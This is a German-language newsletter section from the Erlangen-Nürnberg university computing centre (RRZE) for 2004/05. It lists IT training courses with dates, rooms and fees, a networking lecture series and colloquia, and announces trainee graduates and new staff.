5. Termin: 03.06.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 13 €/Teilnehmer/-in

Voraussetzung: Word-Kenntnisse

Inhalt: Tabellen einfügen, formatieren und modifizieren, Tabellenkalkulation, Serienbriefe erstellen (Hauptformular, Datenquellen)

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Textverarbeitung Basic“.



Textverarbeitung mit Word – Workshop 2 Formatvorlagen und Inhaltsverzeichnisse

1. Termin: 10.12.2004, 9-12.15 Uhr

Raum: 0.420, WiSo-Nürnberg

2. Termin: 11.02.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

3. Termin: 18.03.2005, 9-12.15 Uhr

Raum: 0.420, WiSo-Nürnberg

4. Termin: 12.04.2005, 9-12.15 Uhr

Raum: MM-Labor, EWF-Nürnberg

5. Termin: 10.06.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 13 €/Teilnehmer/-in

Voraussetzung: Word-Kenntnisse

Inhalt: Anwenden von Formatierungsvorlagen für größere Texte, automatische Erstellen von Inhaltsverzeichnissen.

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Textverarbeitung Basic“.



Textverarbeitung mit OpenOffice

1. Termin: 26.11.2004, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 08.02.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 25 €/Teilnehmer/-in

Voraussetzung: Word-Kenntnisse

Inhalt: Grundlagen der Textverarbeitung mit OpenOffice.

Tabellenkalkulation mit Excel – Grundkurs

1. Termin: 31.01.-01.02.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 07.-08.03.2005, 9-16 Uhr

Raum: MM-Labor, EWF-Nürnberg

3. Termin: 04.-05.04.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

4. Termin: 09.-12.05.2005, 9-12.15 Uhr

Raum: 0.420, WiSo-Nürnberg

5. Termin: 22.-23.06.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 50 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Inhalt: Aufbau und Arbeitsweise sowie Funktion und Leistungsmerkmale des Tabellenkalkulationsprogramms: Zellformatierung, Arbeiten mit Formeln und Funktionen, grafische Auswertung.

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Tabellenkalkulation Basic“.



Tabellenkalkulation mit Excel – Workshop 1 Matrizen und Pivot-Tabellen

1. Termin: 08.11.2004, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt



2. Termin: 15.04.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 13 €/Teilnehmer/-in

Voraussetzung: Excel-Grundkenntnisse

Inhalt: Matrix-Formatierung, Berechnung mit Matrizen, Berechnungen und Formatierung mit Pivot-Tabellen.

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Tabellenkalkulation Basic“.

Tabellenkalkulation mit Excel – Workshop 2 Zielwertberechnungen und Solver

1. Termin: 10.12.2004, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 22.04.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 13 €/Teilnehmer/-in

Voraussetzung: Excel-Grundkenntnisse

Inhalt: Vertiefung der Berechnungen und Formatierung mit Pivot-Tabellen, Anwendung der Werkzeuge „Zielwertberechnung“ und „Solver zur Erweiterung bestehender Diagramme durch Trendberechnungen.“

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Tabellenkalkulation Basic“.



Präsentationen mit PowerPoint – Grundkurs

1. Termin: 25.-26.01.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 01.-02.03.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

3. Termin: 06.-07.04.2005, 9-16 Uhr

Raum: MM-Labor, EWF-Nürnberg

4. Termin: 06.-07.06.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 50 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Inhalt: Aufbau & Funktion eines Präsentationsprogramms; Erstellen von Overheadfolien, Bildschirmshows, Handouts; Gestalten von Texten, Bildern, Tabellen, Diagrammen, Organigrammen; wirkungsvoller Farbeinsatz.

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Präsentation“.



Präsentationen mit PowerPoint – Workshop

Termin: 08.04.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 13 €/Teilnehmer/-in

Voraussetzung: PowerPoint-Kenntnisse

Inhalt: Kriterien eines guten PowerPoint-Vortrags; Wahl der richtigen Farben, Sprache und Organisation, Einbinden multimedialer Elemente.

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Präsentation“.



Präsentieren mit OpenOffice

1. Termin: 03.12.2004, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 24.02.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 25 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Beschreibung: Das Open-Source-Paket OpenOffice ist hinsichtlich seines Funktionsumfanges mit Microsoft Office vergleichbar. Es kann kostenfrei (auch kommerziell) genutzt werden. Die Präsentationskomponente ist weniger mit Funktionen überfrachtet als MS PowerPoint, wodurch eine schnelle und effektive Arbeit möglich ist.

Inhalt: Grundlagen der Präsentation mit OpenOffice.

Datenbanksystem Access – Grundkurs

1. Termin: 29.-30.11.2004, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 07.-10.02.2005, 9-12.15 Uhr

Raum: 0.420, WiSo-Nürnberg

3. Termin: 25.-26.04.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 50 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Inhalt: Aufbau und Arbeitsweise sowie Funktion und Leistungsmerkmale typischer Datenbanksysteme: Entwurf von Datenbanken, Feldtypen, Felder/Zeilen/Spalten, Abfragen, Formulare und Reports.

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Datenbank“.



Access – Workshop 1

1. Termin: 06.12.2004, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 29.04.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 13 €/Teilnehmer/-in

Voraussetzung: Access-Kenntnisse

Inhalt: Erstellung und Anwendung von Macros für kleinere Lösungen und ihre typischen Einsatzmöglichkeiten, Einsatz von VBA-Modulen, Daten mit SQL abfragen.

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Datenbank“.



Literaturverwaltung mit EndNote

1. Termin: 11.03.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 24.06.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 13 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Beschreibung: EndNote ist ein bibliografisches Werkzeug speziell für Forschungseinrichtungen. Die damit erstellten Bibliotheken mit allen Literaturverweisen können von mehreren Benutzern gleichzeitig genutzt werden.

Inhalt: Entwurf einer Bibliothek, Einfügen, Editieren und Importieren von Referenzen, Durchsuchen externer Datenbanken, Einbinden in MS-Dokumente, Nutzung von Datenbankfiltern.

Grafik & Design

Photoshop – Grundkurs

1. Termin: 15.-16.11.2004, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 09.-10.02.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

3. Termin: 30.-31.05.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 50 €/Teilnehmer/-in

Voraussetzung: PC-Grundlagen

Beschreibung: Adobe Photoshop ist ein Programm für professionelle Bildbearbeitung. Sie erfahren, wie man Bilder optimal für den Einsatz in Printmedien vorbereitet.

Inhalt: Auswahlwerkzeuge, Ebenen, Nachbearbeiten von Fotos, Filter, Zeichnen von Objekten, Beleuchtungseffekte.

Photoshop (Internetgrafiken) – Workshop

Termin: 13.12.2004, 9-16 Uhr

Raum: 1.025, Erlangen-RRZE

Kostenbeitrag: 25 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Inhalt: Vorbereitung von Bildern für den Einsatz im Web.

Digitale Bildbearbeitung – Grundkurs

1. Termin: 27.10.2004, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 17.03.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

3. Termin: 09.06.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Anmelde- / Zahlungsmodalitäten siehe S. 62

Kostenbeitrag: 25 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Inhalt: Techn. Unterschiede bei Digitalkameras, Übertragung zum PC, Bildbearbeitungsprogramme (Kosten-/Leistungsabschätzung), Grafikformate, Einsatz von Scannern, praktische Bildbearbeitung mit Adobe Photoshop6, Vor- und Nachteile von Druckertypen (Tinte, Laser, Thermo).

InDesign – Grundkurs

1. Termin: 17.-18.11.2004, 9-16 Uhr

Raum: 1.025, Erlangen-RRZE

2. Termin: 18.-19.04.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 50 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Beschreibung: Mit dem professionellen Desktop-Publishing-Programm (DTP) lassen sich Texte aller Art für den Druck vorbereiten. Es bietet bei der Gestaltung sehr viel ausgereifere Möglichkeiten als etwa Word.

Inhalt: Einrichten von Dokumenten, Textbearbeitung, Zeichenformate, Absatzformate, Einbinden von Grafiken und deren Bearbeitung, Erstellen von grafischen Objekten und Tabellen, Verwendung von Mustervorlagen.

king vermittelt. Dabei wird neben der Einführung in technisches Grundwissen auch auf rechtliche und inhaltliche Grundlagen für die Gestaltung Wert gelegt.

Inhalt: Einfache Webseiten erstellen und pflegen, Regeln zum barrierefreien Webdesign, rechtliche Grundlagen für Webmaster, Einführung in (X)HTML, Grundlagen der Webseitenadministration.

Webmaster – Aufbaukurs

1. Termin: 06.12.2004, 9-12.15 Uhr, 07.12.2004, 9-16 Uhr, 08.12.2004, 9-16 Uhr

Raum: 1.025, Erlangen-RRZE

2. Termin: 01.03.2005, 9-12.15 Uhr, 02.03.2005, 9-16 Uhr, 03.03.2005, 9-16 Uhr

Raum: 0.420, WiSo-Nürnberg

Kostenbeitrag: 75 €/Teilnehmer/-in

Voraussetzung: Erfahrung im Erstellen von Webseiten

Beschreibung: Neben erweiterten technischen Hilfsmitteln zur Gestaltung von Webseiten wird ebenso ausführlich auf Konzeption, Entwicklung und Management von kleinen bis mittleren Online-Projekten eingegangen. Vertiefung der Fertigkeiten im professionellen Webworking.

Inhalt: Einführung in Cascading Style Sheets (CSS), grundlegende Regeln zur Benutzerfreundlichkeit, professionelle Planung von Online-Projekten, Einführung in JavaScript, Debugging von HTML-Code, Einführung in SSH/SFTP, Kurzeinführung in XML.

Internet-Anwendungen

Internet – Grundkurs

1. Termin: 24.01.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 12.05.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 25 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Inhalt: Aufbau und Arbeitsweise des Internets, Surfen im WWW, Verhaltensregeln im Internet.

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung zur Xpert-Prüfung „Internet-Basic“.



Webmaster – Grundkurs

1. Termin: 29.11.2004, 9-12.15 Uhr, 30.11.2004, 9-16 Uhr, 01.12.2004, 9-12.15 Uhr

Raum: 1.025, Erlangen-RRZE

2. Termin: 16.02.2005, 9-12.15 Uhr, 17.02.2005, 9-16 Uhr, 18.02.2005, 9-12.15 Uhr

Raum: 0.420, WiSo-Nürnberg

Kostenbeitrag: 75 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Beschreibung: Neueinsteigern wird die Basis fürs Webworking

PHP I

Termine: jeweils mittwochs 10.11., 17.11., 24.11., 1.12., 8.12., 15.12., 9-12.15 Uhr

Raum: MM-Labor, EWF-Nürnberg

Kostenbeitrag: 75 €/Teilnehmer/-in

Voraussetzung: Gute HTML-Kenntnisse

Beschreibung: PHP hat sich in den vergangenen Jahren zu einer immer beliebteren serverseitigen Skriptsprache für das Internet entwickelt.

Inhalt: Funktionsweise, Variablentypen, Kontrollstrukturen, Datenbankzugriff, Arbeit mit einer Entwicklungsumgebung, Zugriffe auf das File-System.

PHP II

Termine: jeweils mittwochs 07.02., 14.02., 21.02., 28.02., 07.03.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 75 €/Teilnehmer/-in

Voraussetzung: Besuch von PHP I oder vergleichbare Kenntnisse

Inhalt: Objektorientierte Programmierung, Sicherheitsaspekte (z.B. Prüfen externer Variablen), dynamische pdf-Erstellung, Umgang mit SQL-Datenbanken, sichere Authentifizierung.

Betriebssysteme

PC-Effektiv

1. Termin: 17.01.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 08.03.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

3. Termin: 11.04.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

4. Termin: 13.06.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 25 €/Teilnehmer/-in

Voraussetzung: keine

Inhalt: Aufbau und Funktionsweise der Computer-Hardware, Arbeiten mit dem Betriebssystem Microsoft Windows.

Novell-Benutzeradministration

Termin: 25.-27.01.2005, 9-16 Uhr

Raum: 1.025, Erlangen-RRZE

Kostenbeitrag: 75 €/Teilnehmer/-in

Voraussetzung: Sehr gute WindowsNT-Kenntnisse

Inhalt: Grundlagen von Novell-Netzwerken, An- und Abmelden am Novell-Netzwerk, Novell Directory Services (NDS), Arbeiten in Netzwerkumgebungen, Dateirechte unter Novell Netware.

Unix/Linux – Grundkurs

Termin: 07.-09.03.2005, 9-16 Uhr

Raum: 1.025, Erlangen-RRZE

Kostenbeitrag: 75 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Beschreibung: Alle reden von Linux! Hier lernen Sie selbst den Einstieg in das Open Source Betriebssystem. Die in diesem Kurs vermittelten grundsätzlichen Techniken gelten im selben Maße auch für Unix.

Inhalt: Login und Logout, Einrichten einer Benutzerumgebung, Dateisystem, Editor zur Texterfassung, Unix-Kommandozeile (Unix-Shell), Starten von Anwendungsprogrammen, einfache Fehlerdiagnosen im Netzwerk mit *ping*, *traceroute* und *nslookup*, Funktionen der Secure Shell (SSH): SSH login, Dateitransfer, Verwalten von Keys.

Unix/Linux – Aufbaukurs 1 (Shellprogrammierung)

Termin: 10.-11.03.2005, 9-16 Uhr

Raum: 1.025, Erlangen-RRZE

Kostenbeitrag: 50 €/Teilnehmer/-in

Voraussetzung: Unix/Linux – Grundkurs

Beschreibung: Wenn Sie über Unix/Linux-Grundkenntnisse verfügen, können Sie in diesem Kurs das Programmieren von Shell-Skripten erlernen.

Inhalt: Einführung in die Shell-Programmierung (Shell-Variablen, einfache Shell-Skripte, Aufruf von Batch-Prozeduren mittels *at* und *cron*).

Linux – Aufbaukurs 2 (Systemverwaltung)

Termin: 02.-03.03.2005, 9-16 Uhr

Raum: 1.025, Erlangen-RRZE

Kostenbeitrag: 50 €/Teilnehmer/-in

Voraussetzung: Unix/Linux – Aufbaukurs 1 (Shellprogrammierung), Benutzererfahrung

Beschreibung: Als fortgeschrittener Linuxanwender lernen Sie in dieser Schulung, was Sie zum Einrichten und Verwalten Ihres Systems wissen müssen.

Inhalt: Installation, Partitionierung, Gerätekonfiguration, Systemstart, Benutzerverwaltung, Troubleshooting, Einbindung in bestehende IT-Strukturen (NIS, NFS, DNS), Sicherheitsanforderungen.

Sonstige Schulungen

Ergonomie am Arbeitsplatz

1. Termin: 22.10.2004, 9-12.15 Uhr

Raum: 0.420, WiSo-Nürnberg

2. Termin: 19.11.2004, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

3. Termin: 18.03.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

4. Termin: 17.06.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 13 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Beschreibung: siehe S. 61

Projektplanung mit MS Project – Grundkurs

1. Termin: 10.-11.11.2004, 9-16 Uhr

Raum: 1.025, Erlangen-RRZE

2. Termin: 22.-23.02.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

3. Termin: 11.-14.04.2005, 9-12.15 Uhr

Raum: 0.420, WiSo-Nürnberg

Kostenbeitrag: 50 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Inhalt: Oberflächenstruktur, Eröffnen eines Projekts, Arbeiten mit Kalendern, Termin- und Ressourcenplanung.

Anmelde- / Zahlungsmodalitäten siehe S. 62

Schulungen & Workshops bis Juni 2005

Termine im Überblick

GK: Grundkurs
AK: Aufbaukurs
WS 1: Workshop 1
WS 2: Workshop 2
gt: ganztags
v: vormittags
n: nachmittags

Termin	WiSo 0.420	EFW MM-Labor	RRZE 1.025	ER-Innenstadt 1.021
Oktober 2004				
22.10.2004	Ergonomie (v)			
27.10.2004				Dig. Bildbearbeitung (gt)
November 2004				
08.11.2004				Excel-WS 1 (v)
10.11.2004		PHP 1 (v)		
10.-11.11.2004			Project-GK (gt)	
15.-16.11.2004				Photoshop-GK (gt)
17.11.2004		PHP 1 (v)		
17.-18.11.2004			InDesign-GK (gt)	
19.11.2004				Ergonomie (v)
24.11.2004		PHP 1 (v)		
26.11.2004	Word-WS 1 (v)			
26.11.2004				OpenOffice (gt)
29.-30.11.2004				Access-GK (gt)
29.11.-01.12.2004			Webmaster-GK (gt/v)	
Dezember 2004				
01.12.2004		PHP 1 (v)		
03.12.2004				Präsent. m. OpenOffice (gt)
06.12.2004				Access-WS 1 (v)
06.-08.12.2004			Webmaster-AK (gt/v)	
08.12.2004		PHP 1 (v)		
10.12.2004	Word-WS 2 (v)			Excel-WS 2 (v)
13.12.2004			Photoshop-WS (gt)	
15.12.2004		PHP 1 (v)		
Januar 2005				
17.01.2005				PC-Effektiv (gt)
18.-19.01.2005				Word-GK (gt)
24.01.2005				Internet-GK (gt)
25.-26.01.2005				PowerPoint-GK (gt)
25.-27.01.2005			Novell (gt)	
31.01.-01.02.2005				Excel-GK (gt)
Februar 2005				
04.02.2005				Word-WS (v)
07.02.2005				PHP 2 (v)
07.-10.02.2005	Access-GK (v)			
08.02.2005				OpenOffice (gt)
09.-10.02.2005				Photoshop-GK (gt)
11.02.2005	Word-WS 2 (v)			
14.02.2005				PHP 2 (v)
16.-18.02.2005	Webmaster-GK (gt/v)			
21.02.2005				PHP 2 (v)
22.-23.02.2005				Project-GK (gt)
24.02.2005				Präsent. m. OpenOffice (gt)
28.02.2005				PHP 2 (v)

Schulungen & Workshops bis Juni 2005

Termine im Überblick

GK: Grundkurs
AK: Aufbaukurs
WS 1: Workshop 1
WS 2: Workshop 2
gt: ganztags
v: vormittags
n: nachmittags

Termin	WiSo	EFW	RRZE	ER-Innenstadt
	0.420	MM-Labor	1.025	1.021
März 2005				
01.-03.03.2005	Webmaster-AK (gt/v)			
01.-02.03.2005				PowerPoint-GK (gt)
02.-03.03.2005			Linux-AK 3 (gt)	
07.03.2005				PHP 2 (v)
07.-08.03.2005		Excel-GK (gt)		
07.-09.03.2005			Unix/Linux-GK (gt)	
08.03.2005				PC-Effektiv (gt)
09.-10.03.2005				Word-GK (gt)
10.-11.03.2005			Unix/Linux-AK 1 (gt)	
11.03.2005				EndNote (v)
17.03.2005	Word-WS 1 (v)			Dig. Bildbearbeitung (gt)
18.03.2005	Word-WS 2 (v)			Ergonomie (v)
April 2005				
04.-05.04.2005				Excel-GK (gt)
04.-05.04.2005		Word-GK (gt)		
06.-07.04.2005		PowerPoint-GK (gt)		
08.04.2005				PowerPoint-WS 1 (v)
11.04.2005		Word-WS 1 (v)		PC-Effektiv (gt)
11.-14.04.2005				Project-GK (v)
12.04.2005	Word-WS 2 (v)			
12.-13.04.2005				Word-GK (gt)
15.04.2005				Excel-WS 1 (v)
18.-19.04.2005				InDesign-GK (gt)
22.04.2005				Excel-WS 2 (v)
25.-26.04.2005				Access-GK (gt)
29.04.2005				Access-GK 1 (v)
Mai 2005				
09.-12.05.2005	Excel-GK (v)			
12.05.2005				Internet-GK (gt)
30.-31.05.2005				Photoshop-GK (gt)
Juni 2005				
03.06.2005				Word-WS 1 (v)
06.-07.06.2005				PowerPoint-GK (gt)
09.06.2005				Dig. Bildbearbeitung (gt)
10.06.2005		Word-WS 2 (v)		
13.06.2005				PC-Effektiv (gt)
12.05.2005				Internet-GK (gt)
17.06.2005				Ergonomie (v)
20.-21.06.2005				Word-GK (gt)
22.-23.06.2005				Excel-GK (gt)
24.06.2005				EndNote (v)

Vorlesungsreihe Netzerkausbildung WS 2004/05

Grundzüge der Datenkommunikation

Die Vorlesungsreihe Netzerkausbildung findet regelmäßig während der Vorlesungszeit statt und beschäftigt sich mit den aktuellen Entwicklungen bei Netzwerksystemen.

Termin: jeweils mittwochs, 14 Uhr c.t.

Ort: Raum 2.049, RRZE, Martensstr. 1, 91058 Erlangen

Detailinformationen entnehmen Sie bitte unseren Ankündigungen im WWW unter:

<http://www.rrze.uni-erlangen.de/news/veranstaltungen.shtml>

Modelle und Begriffe

20.10.2004 (Dr. P. Holleczech)

Verkabelung, Switching und Lokale Netze

27.10.2004 (Dr. P. Holleczech)

Netzstrukturen an der FAU

03.11.2004 (U. Hillmer)

TCP/IP-Grundlagen

10.11.2004 (R. Kleineisel)

Routing und Routing-Protokolle im FAU-Netz

17.11.2004 (Dr. H. Kerscher)

E-Mail-Grundlagen

24.11.2004 (Dr. R. Fischer)

Videokonferenzen an der FAU

01.12.2004 (M. Gräve)

Betrieb von Subnetzen an der FAU

08.12.2004 (J. Kaiser)

Virtual Private Network (VPN) an der FAU

15.12.2004 (J. Kaiser)

Sicherung von Subnetzen über Access-Listen

12.01.2005 (F. Prester/V. Scharf)

Funk-LANs und ihre Realisierung an der FAU

19.01.2005 (T. Fuchs)

SPAM-, Virencheck: Schutz und Sicherheitsmaßnahmen bei E-Mails

26.01.2005 (Dr. G. Dobler)

Entwicklungstendenzen im FAU-Netz

02.02.2005 (U. Hillmer)

Struktur & Technik im Klinik-Kommunikationsnetz

09.02.2005 (U. Hillmer)

Veranstaltungsreihen am RRZE

RRZE-Kolloquium, Campustreffen/Systemkolloquium

Die Veranstaltungsreihen RRZE-Kolloquium und Campustreffen/Systemkolloquium finden regelmäßig während der Vorlesungszeit statt und vermitteln kompetente Informationen über die neuesten Entwicklungen in der Informationstechnologie.

Weitere Termine und Themen entnehmen Sie bitte unseren Ankündigungen im WWW unter:

<http://www.rrze.uni-erlangen.de/news/veranstaltungen.shtml>

RRZE-Kolloquium

Termin

jeweils dienstags, 16 Uhr c.t.

Ort

Raum 2.049, RRZE, Martensstraße 1,
91058 Erlangen

Das RRZE-Kolloquium vermittelt kompetente Informationen über die neuesten Entwicklungen in der Informationstechnologie.

Um auf Entwicklungen und Wünsche flexibel reagieren zu können, werden die Themen kurzfristig festgelegt.

Bitte beachten Sie unseren Veranstaltungskalender im WWW (siehe oben).

Campustreffen/ Systemkolloquium

Termin

jeweils donnerstags, 14 Uhr c.t.

Ort

Raum 2.049, RRZE, Martensstraße 1,
91058 Erlangen

Treffen der Systembetreuer:

Lizenzfragen, neue Software, Update-Verfahren, neue Hardware, Ausbaumöglichkeiten, Sicherheitsfragen, Erfahrungsaustausch mit Vertriebsleuten und Software-Spezialisten.

21.10.2004 Windows-Campustreffen

28.10.2004 SUN-Campustreffen

11.11.2004 PC-Beschaffung

13.01.2005 Linux-Campustreffen

HPC-Campustreffen

Mac-Campustreffen

SGI-Campustreffen

Notebooks im Uni-Netz

Webmastertreffen

Fachinformatikerausbildung am RRZE

Alle Jahre wieder ...

... kommen und gehen am RRZE Fachinformatiker. Jene, die ihre Ausbildung erst beginnen und die anderen, die sie bereits erfolgreich abgeschlossen haben. Die Fachinformatikerausbildung der Fachrichtung „Systemintegration“ ist inzwischen zu einem festen Bestandteil am RRZE geworden.

Die Absolventen

Sven Gamradt, Thomas Kaiser und Dominik Lieb haben ihre Ausbildung mit überdurchschnittlichen Leistungen abgeschlossen. Besonders erfolgreich waren alle drei mit ihren Abschlussprojekten und den darin enthaltenen Abschlussarbeiten:

Sven Gamradt: Aufbau eines Bluetooth WPANs


Thomas Kaiser: Aufbau einer überwachten Serverumgebung am RRZE

Dominik Lieb: Automatische Installation von Linux-Rechnern mit autoyast

Wegen der Sparmaßnahmen im Öffentlichen Dienst schien eine Übernahme am RRZE lange Zeit aussichtslos. Kurzfristig konnte dann aber wenigstens einer der drei Absolventen - befristet - für eine im Mutterschutz befindliche Kollegin eingestellt werden. Wir begrüßen Thomas Kaiser herzlich als neuen Kollegen. Den beiden anderen, Sven Gamradt und Dominik Lieb, wünschen wir für ihren weiteren Berufsweg viel Glück und Erfolg.

An dieser Stelle sei auch noch einmal darauf hingewiesen, dass wir unsere Absolventen gerne innerhalb der Friedrich-Alexander-Universität oder auch an andere Arbeitgeber vermitteln. Alle haben eine fundierte Ausbildung in einem sehr breit gefächerten Spektrum der IT-Branche genos-

sen und sind insbesondere durch ihre guten Kenntnisse der universitären Gegebenheiten innerhalb der FAU ohne lange Einarbeitungsphase sofort voll einsetzbar. Bei Interesse wenden Sie sich bitte an die Ausbildungsleiter Manfred Abel, Tel. 85-27029 oder Andrea Kugler, Tel. 85-28920.



Sven Gamradt



Dominik Lieb




Thomas Kaiser

Die neue Generation

Am 1. September 2004 ging die Fachinformatikerausbildung in eine neue Runde: Leo Besold, Roland Mohl, Christoph Singer und Sebastian Welker werden unter der Leitung von Andrea Kugler in den kommenden drei Jahren alle Abteilungen des RRZE durchlaufen und von einfachen Thin-Clients über leistungsstarke Server bis zu weltumspannenden Netzwerktechniken die breite am RRZE gebotene IT-Palette kennenlernen. *W. Zink*



Leo Besold



Roland Mohl



Christoph Singer



Sebastian Welker

Neue Mitarbeiter

Die neu eingestellten Mitarbeiter unterstützen das RRZE zeitlich befristet im Rahmen von Drittmittelprojekten.

Abteilung Unterstützung dezentraler Systeme

Bereits seit 1. Februar 2004 verstärkt B.Sc. **Bernd Opitz** nach langjähriger Hiwi-Tätigkeit am RRZE die PC-Gruppe. Zu seinen Aufgaben gehört u.a. das Releasemanagement sowie die Windows-Client-Betreuung.

Abteilung ABI

Hat am 1. Mai 2004 seine Arbeit am RRZE nach zwei-jähriger Studienpause auf Hawaii wieder aufgenommen: B.A. **Volker Buzek** hält Schulungen zum Thema Internettechnologie und unterstützt das Webmasterteam des RRZE.

Abteilung Kommunikationssysteme

Betreut seit 1. Juli 2004 die Netzkomponenten im Medizinischen Backbone: Netztechniker **Benediktus Olschok**.

Dipl. Inf. **Florian Prester** ist seit 1. August 2004 für die Betreuung des Wissenschaftsnetzes und der Wählanschlüsse des RRZE zuständig.

Ebenfalls seit 1. August 2004 ist Netztechniker **Markus Schaffer** für die Betreuung des Wissenschaftsnetzes bei der Netztruppe im Einsatz.

Dipl. Inf. **Roland Karch** ist im Rahmen des pan-europäischen Gemeinschaftsprojekts GÉANT seit 15. April 2004 federführend verantwortlich für das Teilprojekt Service Activity (SA3).

Weitere Verstärkung für das WiN-Labor des RRZE: Dipl. Inf. **Jochen Reinwand** unterstützt seit 1. Oktober 2004, Dipl. Inf. **Christian Japes** ab 15. November 2004 die Entwicklung des IPPM-Systems und das Accounting.

Abteilung Zentrale Systeme

Gregor Longariva hat am RRZE seit 15. August 2004 die gesamte Solaris-Betreuung übernommen.

Das HPC-Team des RRZE hat wieder Zuwachs bekommen: Dipl.-Ing. **Thomas Zeiser** ist seit 1. April 2004 Ansprechpartner für alle Fragen rund ums Hochleistungsrechnen.



Bernd Opitz



Volker Buzek



Benediktus Olschok



Markus Schaffer



Roland Karch



Florian Prester



Jochen Reinwand



Christian Japes



Gregor Longariva



Thomas Zeiser

IT-BetreuungsZentrum Nürnberg (IZN)

Abschied

Günther Purucker hat sich nach 30 Dienstjahren an der FAU am 30. September in den verdienten Ruhestand verabschiedet. Aus Sicht des RRZE kennzeichnen insbesondere zwei Stationen seinen beruflichen Weg: die RJE-Station (Remote-Job-Entry) an der WiSo und das IT-BetreuungsZentrum Nürnberg (IZN).



